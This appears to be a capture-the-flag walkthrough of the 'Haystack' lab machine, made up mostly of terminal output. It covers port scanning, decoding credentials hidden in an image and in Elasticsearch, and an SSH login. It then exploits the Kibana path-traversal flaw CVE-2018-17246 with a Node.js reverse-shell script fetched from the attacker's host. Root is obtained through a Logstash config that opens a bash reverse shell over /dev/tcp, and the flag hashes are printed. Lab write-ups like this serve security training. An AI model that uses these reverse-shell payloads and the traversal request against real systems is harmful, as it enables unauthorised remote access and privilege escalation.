

```
root@kali:~/Masaüstü# nmap -sC -sV -p- -T4 10.10.10.115
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-07 09:56 +03
Nmap scan report for 10.10.10.115
Host is up (0.068s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 2a:8d:e2:92:8b:14:b6:3f:e4:2f:3a:47:43:23:8b:2b (RSA)
|   256 e7:5a:3a:97:8e:8e:72:87:69:a3:0d:d1:00:bc:1f:09 (ECDSA)
|_  256 01:d2:59:b2:66:0a:97:49:20:5f:1c:84:eb:81:ed:95 (ED25519)
80/tcp   open  http    nginx 1.12.2
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (text/html).
9200/tcp open  http    nginx 1.12.2
| http-methods:
|_  Potentially risky methods: DELETE
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (application/json; charset=UTF-8).
```


10.10.10.115
st Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training

```
root@kali:~/Masaüstü# strings needle.jpg |tail -n 10
:t6Q6
STW5
*Oo!;.o|?>
.n2FrZ
rrNMz
#=pMr
BN2I
,'*'
I$f2/<-iy
bGEgYWdlamEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg==
```



root@kali:~/Masaüstü# echo "bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg=="|base64 -d
la aguja en el pajar es "clave"root@kali:~/Masaüstü#


İspanyolca
İngilizce
la aguja en el pajar es "clave"
the needle in the haystack is "key"

JSON Raw Data Headers

Save Copy


```
name:                                    "iQEYHgS"
cluster_name:                            "elasticsearch"
cluster_uuid:                            "pjrX7V_gSFmJY-DxP4tCQg"
version:
   number:                               "6.4.2"
   build_flavor:                         "default"
   build_type:                           "rpm"
   build_hash:                           "04711c2"
   build_date:                           "2018-09-26T13:34:09.098244Z"
   build_snapshot:                       false
   lucene_version:                       "7.4.0"
   minimum_wire_compatibility_version:   "5.6.0"
   minimum_index_compatibility_version:  "5.0.0"
tagline:                                 "You Know, for Search"
```


root@kali:~/Masaüstü# curl -XGET http://10.10.10.115:9200/_search?q=clave
{"took":297,"timed_out":false,"_shards":{"total":11,"successful":11,"skipped":0,"failed":0},"hits":{"total":2,"max_score":5.9335938,"hits":[{"_index":"quotes","_type":"quote","_id":"45","_score":5.9335938,"_source":{"quote":"Tengo que guardar la clave para la maquina: dXNlcjogc2VjdXJpdHkg "}},{"_index":"quotes","_type":"quote","_id":"111","_score":5.3459888,"_source":{"quote":"Esta clave no se puede perder, la guardo aca: cGFzczogc3BhbmlzaC5pcy5rZXk="}}]}}root@kali:~/Masaüstü#
root@kali:~/Masaüstü#
root@kali:~/Masaüstü# echo "dXNlcjogc2VjdXJpdHkg"|base64 -d
user: security root@kali:~/Masaüstü#
root@kali:~/Masaüstü#
root@kali:~/Masaüstü# echo "cGFzczogc3BhbmlzaC5pcy5rZXk="|base54 -d
bash: base54: command not found
root@kali:~/Masaüstü# echo "cGFzczogc3BhbmlzaC5pcy5rZXk="|base64 -d
pass: spanish.is.keyroot@kali:~/Masaüstü#

```
root@kali:~/Masaüstü# ssh security@10.10.10.115
security@10.10.10.115's password:
Last login: Sun Jul  7 02:47:57 2019 from 10.10.14.14
[security@haystack ~]$ ls
user.txt
[security@haystack ~]$ cat user.txt
04d18bc79dac1d4d48ee0a940c8eb929
[security@haystack ~]$
```

```
[security@haystack kibana]$ cat kibana.yml
# Kibana is served by a back end server. This setting specifies the port to use.
server.port: 5601

# Specifies the address to which the Kibana server will bind. IP addresses and host names are both valid values.
# The default is 'localhost', which usually means remote machines will not be able to connect.
# To allow connections from remote users, set this parameter to a non-loopback address.
server.host: "127.0.0.1"

# Enables you to specify a path to mount Kibana at if you are running behind a proxy.
# Use the `server.rewriteBasePath` setting to tell Kibana if it should remove the basePath
# from requests it receives, and to prevent a deprecation warning at startup.
# This setting cannot end in a slash.
#server.basePath: ""

# Specifies whether Kibana should rewrite requests that are prefixed with
# `server.basePath` or require that they are rewritten by your reverse proxy.
# This setting was effectively always `false` before Kibana 6.3 and will
# default to `true` starting in Kibana 7.0.
#server.rewriteBasePath: false

# The maximum payload size in bytes for incoming server requests.
#server.maxPayloadBytes: 1048576

# The Kibana server's name.  This is used for display purposes.
#server.name: "your-hostname"

# The URL of the Elasticsearch instance to use for all your queries.
elasticsearch.url: "http://localhost:9200"

# When this setting's value is true Kibana uses the hostname specified in the server.host
# setting. When the value of this setting is false, Kibana uses the hostname of the host
# that connects to this Kibana instance.
#elasticsearch.preserveHost: true

# Kibana uses an index in Elasticsearch to store saved searches, visualizations and
# dashboards. Kibana creates a new index if the index doesn't already exist.
#kibana.index: ".kibana"

# The default application to load.
#kibana.defaultAppId: "home"

# If your Elasticsearch is protected with basic authentication, these settings provide
# the username and password that the Kibana server uses to perform maintenance on the Kibana
# index at startup. Your Kibana users still need to authenticate with Elasticsearch, which
```

README.md


CVE-2018-17246 - Kibana LFI < 6.4.3 & 5.6.13

A Local File Inclusion on Kibana found by CyberArk Labs, the LFI can be use to execute a reverse shell on the Kibana server with the following payload:

```
/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../.../../../../path/to/shell.js
```

As you already guest, this attack need to be paired with an unrestricted file upload or any other vulnerability that allows you to write a file on the server.

> There is no input validation so we can change the name of the JavaScript file to anything we want. In this case, with the path traversal technique, we can choose any file on the Kibana server.



Vulnerability details: https://www.cyberark.com/threat-research-blog/execute-this-i-know-you-have-it/

Security Advisory: https://www.elastic.co/blog/kibana-local-file-inclusion-flaw-cve-2018-17246


- kibana version 6.0.0 from docker (without any ElasticSearch linked the PoC is working)
- shell.js from https://github.com/appsecco/vulnerable-apps/tree/master/node-reverse-shell

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(1337, "172.18.0.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

```
[security@haystack tmp]$ curl -XGET -O http://10.10.12.151:8081/shels.js
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   384  100   384    0     0   3069      0 --:--:-- --:--:-- --:--:--  3147
[security@haystack tmp]$ cat shels.js
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(1339, "10.10.12.151", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();

[security@haystack tmp]$
```

```
[security@haystack tmp]$ curl http://127.0.0.1:5601/api/console/api_server?apis=../../../../../../../../../../../tmp/shels.js
```


root@kali:~/Downloads# nc -nlvp 1339
listening on [any] 1339 ...
connect to [10.10.12.151] from (UNKNOWN) [10.10.10.115] 49304
python -c "import pty;pty.spawn('/bin/bash');"
bash-4.2$ id
id
uid=994(kibana) gid=992(kibana) grupos=992(kibana) contexto=system_u:system_r:unconfined_service_t:s0
bash-4.2$

Open

shell.conf
~/Masaüstü

```
output {
        if [type] == "execute" {
                stdout { codec => json }
                exec {
                        command => "/usr/bin/bash -i >& /dev/tcp/10.10.12.151/4443 0>&1"
                }
        }
}
```

put to :/etc/logstash/conf.d

```
bash-4.2$ curl -XGET -O http://10.10.12.151:8081/shell.conf
curl -XGET -O http://10.10.12.151:8081/shell.conf
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   149  100   149    0     0   1196      0 --:--:-- --:--:-- --:--:--  1211
bash-4.2$ service logstash restart
service logstash restart
Redirecting to /bin/systemctl restart logstash.service
Failed to restart logstash.service: Interactive authentication required.
See system logs and 'systemctl status logstash.service' for details.
bash-4.2$
```

```
root@kali:~/Masaüstü# nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.10.12.151] from (UNKNOWN) [10.10.10.115] 33878
bash: no hay control de trabajos en este shell
[root@haystack /]# id
id
uid=0(root) gid=0(root) grupos=0(root) contexto=system_u:system_r:unconfined_service_t:s0
[root@haystack /]# ls
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
[root@haystack /]# cd root
cd root
[root@haystack ~]# cat root.txt
cat root.txt
3f5f727c38d9f70e1d2ad2ba11059d92
```